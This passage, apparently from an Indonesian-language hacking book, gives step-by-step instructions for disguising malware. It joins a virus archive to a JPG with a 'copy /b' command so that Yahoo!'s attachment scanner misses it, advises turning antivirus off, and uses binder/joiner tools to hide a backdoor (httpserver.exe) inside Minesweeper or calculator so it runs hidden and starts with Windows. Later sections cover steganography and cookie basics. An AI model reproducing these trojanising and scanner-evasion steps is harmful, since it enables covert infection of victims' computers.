
Sebagai contoh, saya akan menggunakan Yahoo! Secara default, Yahoo! akan menolak file yang mengandung virus di dalamnya untuk dikirimkan. Sehingga proses attachment akan gagal. Ada sebuah teknik yang bisa Anda gunakan untuk menyisipkan virus ke dalam sebuah file supaya tidak terdeteksi oleh Yahoo! sehingga Anda bisa mengirimkannya kepada orang lain.



Gambar 330: File terdeteksi virus.

Untuk mengakalinya, jalankan program Command Prompt dari komputer Anda.

Tugas Anda berikutnya adalah menyiapkan file virus atau trojan dan file gambar yang terdapat dalam satu folder. Sebaiknya, file virus tersebut Anda compress terlebih dahulu menggunakan program WinRAR atau WinZip.



Gambar 331: Menggabungkan file dalam WinRAR.

Kalau Anda berniat berbuat jahat, Anda tidak perlu memasukkan ke dalam file RAR, sebab sewaktu seseorang membuka file gambar tersebut, akan otomatis terserang.

Dalam Command Prompt, tulalah pada folder penyimpanan kedua file tersebut. Kemudian ketikkan perintah berikut:

copy /b nama-file-gambar.jpg+file-virus.rar file-hasil-samaran.jpg


Pada contoh yang saya gunakan, nama file gambar adalah mobil.jpg, sedangkan file RAR virus adalah Keygen.rar. Lalu file hasilnya saya berikan nama hasil-samaran.jpg. Dengan demikian, saya mengetikkan:

copy /b mobil.jpg+keygen.rar hasil-samaran.jpg

```
C:\Documents and Settings\Yes You Can\My Documents\Folder>copy /b mobil.jpg+keygen.rar hasil-samaran.jpg
1 file(s) copied.
C:\Documents and Settings\Yes You Can\My Documents\Folder>
```


Gambar 332: Menyatukan file.

Sekarang, sebuah file JPG baru muncul di folder yang sama.




Gambar 333: File JPG yang berisi virus.

Sekarang waktunya Anda mengupload file virus tersebut.




Gambar 334: Upload file virus.

Hasilnya tidak terlacak oleh Anti Virus Yahoo!. Dan proses upload berhasil dilakukan.




Gambar 335: Virus tidak terdeteksi.

Apabila Anda mengompres file virus tersebut menjadi RAR, untuk membukanya adalah melalui Windows Explorer. Kemudian, klik kanan file yang berisi virus tersebut lalu klik kanan dan arahkan pada menu *Open With* selanjutnya klik **Choose Program**.




Gambar 336: Membuka file virus.

Dalam kotak dialog *Open With*, pilih WinRAR dan klik **OK**.



Gambar 337: Memilih WinRAR.

Selanjutnya Anda bisa mengekstrak file yang berisi virus tersebut.



Gambar 338: File virus.

Sebagai catatan, sewaktu Anda melakukan tindakan di atas, pastikan Antivirus di komputer Anda sedang tidak aktif karena Antivirus akan membaca Anda sedang membuka sebuah file virus.




Gambar 339: Tes dengan antivirus.

Binder

Binder merupakan jenis tool yang digunakan untuk menggabungkan beberapa file menjadi satu. Biasanya hal ini digunakan untuk menyisipkan file virus/trojan/worm/backdoor maupun file lainnya. Teknik menyisipkan file seperti ini sudah sangat sering terjadi dimana seseorang bisa saja menyisipkan server trojan pada sebuah file, baik berupa gambar maupun aplikasi. Program ini dikenal juga dengan sebutan program joiner. Terdapat cukup banyak program yang bisa digunakan untuk melakukan aksi ini.

Baiklah, kita akan mulai mencoba menggabungkan file menggunakan program yang bernama EXE,JPG File Binder. Di sini saya telah menyiapkan dua buah file, yaitu winmine.exe yang merupakan file game Minesweeper yang telah ada dalam Windows dan file httpserver.exe dari program HTPPD untuk memasang backdoor pada komputer target.




Gambar 340: File binder.

Berikut adalah setting pada gambar di atas:

1. File pertama yang merupakan game pada *Opening State* adalah *normal*, tujuannya supaya game tetap dapat dimainkan. Sementara *opening state* file backdoor/virus/trojan adalah *hide* supaya file tersebut dijalankan secara tersembunyi.
2. Pilihan *Copy to* digunakan untuk menyalin file asli pada lokasi yang ditempatkan. Pada gambar di atas, terlihat sewaktu dijalankan file tersebut akan memisahkan diri, dimana file minesweeper akan masuk ke folder Temp (folder penampungan sementara), sedangkan file httpserver akan dimasukkan dalam folder System.

3. Bagian Action terdapat dua pilihan, yaitu *Open/Execute* untuk menjalankan program. Sedangkan *Copy Only* hanya akan menyalin program tersebut pada folder yang dipilih sebelumnya. Karena kedua program harus dijalankan, saya memilih *Open/Execute*.
4. Terakhir adalah *Registry start* tujuannya apakah Anda akan menjalankan program tersebut sewaktu komputer di restart. Saya memilih Yes untuk file infeksinya. Sedangkan file game-nya tidak.

Jika diperlukan, Anda bisa mengganti icon dari program yang Anda satukan tersebut. Terakhir setelah selesai, klik tombol **Bind** untuk menyatukan kedua file tersebut. Lalu simpan sesuai dengan nama file yang Anda inginkan.



Gambar 341: Memilih ikon binder.

Jangan lupa untuk menambahkan ekstensi EXE di belakang nama file yang Anda buat. Apabila tidak ada masalah dan proses berhasil dijalankan, akan muncul pesan *Binded Successfully*, klik saja **OK**.



Gambar 342: Bind sukses.

Catatan:


Saya terpaksa mengorbankan komputer saya sebagai kelinci percobaan, ini semua karena rasa cinta dan sayang saya pada Anda sebagai pembeli dan pembaca buku ini. Saya rela komputer saya disusupi virus, trojan, dan backdoor. Semoga saja buku ini jadi Best Seller. Doa'in, ya.

Berikut adalah contoh lain menggabungkan file EXE dengan menggunakan program yang bernama File Joiner. Setelah Anda menjalankan program ini, klik tombol **Add Files** untuk memasukan file pertama yang akan dijalankan seperti file game dan sebagainya.

Lakukan penambahan file sekali lagi yang merupakan file yang akan dijalankan secara tersembunyi. Selanjutnya klik tombol **Browse** untuk menentukan dimana Anda akan menyimpan file hasil persekutuan tersebut. Jangan lupa menambahkan ekstensi EXE di belakangnya.

Pada contoh ini, saya menggunakan file *calc.exe* yaitu file program calculator, sedangkan file yang akan disembunyikan adalah file *httpserver.exe* dari program HTPPD.

Terakhir, saya menyimpan file ini dengan nama *Kalkulator-ini-ada-virus.exe*. Setelah selesai, klik tombol **Join**. File yang digabungkan pun selesai dibuat.



Gambar 343: File Joiner.

Steganography

Pada zaman dahulu, diceritakan oleh Herodotus, bahwa orang Yunani kuno menyembunyikan pesan dengan cara membuat tato di kepala pembawa berita yang dibotaki dan menunggu sampai rambutnya tumbuh.


Ketika perang dunia pertama, orang Jerman menyembunyikan pesan dalam bentuk *microdot*, yaitu titik-titik kecil. Agen dapat membuat foto kemudian mengecilkannya sampai sekecil titik di tulisan dalam buku. Buku ini kemudian bisa dibawa-bawa tanpa ada yang curiga bahwa tanda titik di dalam tulisan di buku itu berisi pesan ataupun gambar.

Dalam dunia teknologi yang modern, pesan dapat disembunyikan di balik citra (*image*). Steganography merupakan sebuah teknik untuk menyimpan (lebih tepatnya menyisipkan) pesan atau file rahasia ke dalam file lain, baik berupa dokumen, gambar, audio maupun video.

Dengan adanya steganography ini, bisa saja seseorang mengirimkan *source code* sebuah virus dan tidak ketahuan. Sebab, orang hanya menganggap (melihat) itu hanyalah sebuah gambar bukan file teks.

Pada dasarnya, cukup banyak program steganography yang beredar. Hanya saja, kebetulan saya pernah membuat sendiri program ini beberapa waktu yang lalu. Oleh karena itu, sebagai contoh, saya menggunakan program saya sendiri. Sebenarnya program ini dulu saya buat untuk membantu teman saya yang sedang mengerjakan skripsi.

Program steganography ini bisa menyimpan teks maupun file txt ke dalam file gambar dengan ekstensi GIF. Untuk menggunakan program ini sangatlah mudah karena menggunakan Bahasa Indonesia. Pertama-tama, klik tombol **Mode Penyisipan Teks**.



Gambar 344: Steganografi.


Pada jendela **Mode Penyisipan**, pilih gambarnya dengan meng-klik tombol **Pilih Gambar**. Jika diinginkan, Anda boleh memasukkan password, supaya tidak semua orang bisa melihat data rahasia Anda.

Apabila Anda sudah memiliki file teks yang dibuat menggunakan Notepad, Anda bisa mengklik tombol **Masukan Teks**. Atau Anda bisa menuliskan langsung pada bagian **Teks**.




Gambar 345: Menyisipkan teks.

Setelah selesai, klik tombol **Proses dan Simpan**. Masukkanlah nama file-nya sesuai dengan yang Anda inginkan. Misalnya, saya memasukkan nama file Gambar ajaib, lalu klik tombol **Save**.



Gambar 346: Menyimpan file.

Setelah selesai, tidak akan ada perbedaan apa-apa antara gambar asli dengan file gambar yang diselipkan pesan rahasia. Kecuali ukuran file-nya yang menjadi lebih besar. Sebenarnya, jika Anda jeli, resolusi file yang asli lebih halus daripada gambar yang disusupi teks.




Gambar 347: Perbedaan gambar asli dan yang disusupi teks.

Untuk membuka pesan rahasia yang telah Anda buat sebelumnya, gunakan kembali programnya dan klik pilihan **Mode Pengekstrakan Teks**.

Selanjutnya, Anda klik tombol **Pilih Gambar** dan carilah file gambar yang Anda buat sebelumnya. Dalam hal ini saya membuka file gambar ajaib. Jika sebelumnya Anda menggunakan password, Anda tinggal memasukkan password-nya.


Kini, Anda bisa membaca pesan rahasia di dalamnya.



Gambar 348: Ekstrak teks.

Sebagai tambahan untuk Anda, apabila dalam komputer Anda tidak terdapat file gambar dengan ekstensi GIF. Anda bisa membuatnya dengan mudah dan cepat. Caranya adalah dengan membuka file gambar baik ekstensi JPG, PNG, BMP, dan TIFF dibuka dengan program Paint, yang terdapat pada bagian Accessories.


Setelah gambar tersebut tampil, klik menu **File** dan pilih **Save As**. Selanjutnya pilih jenis ekstensi GIF untuk file yang baru. Jangan lupa untuk memasukkan nama filenya.



Gambar 349: Membuat file GIF.

Biasanya, sewaktu Anda membuat file GIF dari file JPG, pixel gambar akan berkurang sehingga tampilannya agak kurang bagus dibanding dengan file gambar yang berekstensi JPG.

Cookies | 29



Pernahkah Anda makan sepotong kue (kue) lalu remahan kue berjatuhan di sekitar Anda? Remahan kecil inilah yang dipungut dan digunakan sebagai salah satu aksi hacking. Dan dari sana pula lah istilah cookies diambil.

Cookies sering juga disebut dengan HTTP cookies, web cookies, atau cookie. Saya sendiri lebih nyaman menyebutnya dengan cookies. Cookies adalah string berupa teks yang mengandung *value* atau nilai dari variabel sebuah website yang disimpan dalam harddisk komputer lokal untuk referensi di masa yang akan datang. Misalnya, dengan adanya cookies, website seperti Yahoo! dan Amazon dapat mengumpulkan data mengenai informasi demografi

atau wilayah usernya sehingga mempercepat proses eksekusi sewaktu kita mengunjungi kembali sebuah website karena sudah mengenali kita (mencatat data kita).

Walaupun cookies disimpan dalam harddisk berupa file, dia tidak akan memenuhi harddisk. Berdasarkan RFC 2109, Internet Explorer menyatakan batasan cookies adalah 300 dan hal ini sudah termasuk 20 cookies untuk setiap domain individu. Begitu pula dengan ukuran cookies, yang paling besar tidak lebih dari 4KB (4096 byte). Jadi, diperlukan sekitar jutaan cookies untuk memenuhi harddisk sebesar 4GB.

Secara global, setelah sebuah cookies dikirimkan melalui HTTP header, lalu disimpan dalam memori browser, apabila seseorang tidak dalam keadaan browsing atau komputer dimatikan, browser memindahkan memorinya ke dalam harddisk. Jadi, sewaktu Anda mengakses browser beberapa hari kemudian, Anda masih tetap memiliki cookies yang lama. Sewaktu mengaktifkan browser, cookies dibaca dari dalam harddisk, dan setiap kali menutup browser, menyimpannya kembali dalam harddisk. Setelah cookies mencapai tanggal masa berlaku (*expire*), cookies dihapus dari dalam memori dan tidak lagi disimpan dalam harddisk.

Pada dasarnya, cookies memiliki manfaat yang cukup besar untuk menghubungkan user dengan sebuah sistem (seperti website). Dengan cookies, browser mengingat data yang pernah dijalankan. Contoh yang paling gampang adalah Anda menjahit sebuah baju di sebuah *tailor*, sang penjahit memberikan sebuah tanda terima kepada Anda. Pada saat Anda akan mengambil baju, jika tidak menunjukkan tanda terima, penjahit akan kesusahan mencari baju yang Anda pesan. Boleh dibilang cookies adalah sebuah cara untuk menyimpan data termasuk pula username dan password sewaktu terakhir kali Anda mengunjungi sebuah website.

Oleh karena itulah, salah satu alasan kenapa cookies tetap digunakan karena protokol HTTP merupakan sebuah protokol *stateless*. Artinya, setiap kali Anda mengunjungi sebuah website, server telah lupa dengan Anda (request yang pernah Anda lakukan sebelumnya). Untuk membantu server mengingat Anda selaku user, diperlukanlah sebuah “tanda terima”.

Berikut adalah beberapa jenis cookies.

Persistent Cookies

Persistent cookies adalah file cookies yang disisipkan ke dalam komputer user dan akan tetap berada di sana walaupun Anda sudah tidak browsing lagi. Sebab file inilah yang akan dibaca oleh website pada saat Anda mengunjunginya kembali.

Temporary/Session Cookies

Temporary cookies adalah file cookies yang disimpan hanya sementara selama aktivitas browsing dilakukan. File cookies akan dihapus pada saat browser ditutup.

First Party Cookies

Fisrt Party Cookies adalah file cookies yang berasal dari website yang secara langsung sedang diakses user.


Third Party Cookies

Third Party Cookies adalah file cookies yang berasal dari website pihak ketiga, tetapi menjadi salah satu elemen pada tampilan halaman website yang sedang diakses.

Unsatisfactory Cookies

Unsatisfactory Cookies adalah file cookies yang dapat digunakan untuk mengakses informasi identitas pribadi user. Biasanya digunakan untuk keperluan lain, yang diluar persetujuan user itu sendiri.

Contoh paling sederhana dari keberadaan cookies, apakah Anda pernah membuka sebuah website dan di sana sudah tertera username dan password-nya, seperti gambar di bawah ini?



Sign Up

It's free and always will be.

A screenshot of a light-colored sign-up form titled 'Sign Up'. The form includes fields for 'First Name', 'Last Name', 'Your Email', 'Re-enter Email', 'New Password', 'I am' (with a dropdown menu), and 'Birthday' (with dropdown menus for Month, Day, and Year). Below the birthday fields is a link 'Why do I need to provide this?'. At the bottom is a 'Sign Up' button. A small, semi-transparent rectangular box is overlaid on the bottom right of the screen, containing a cookie's value.

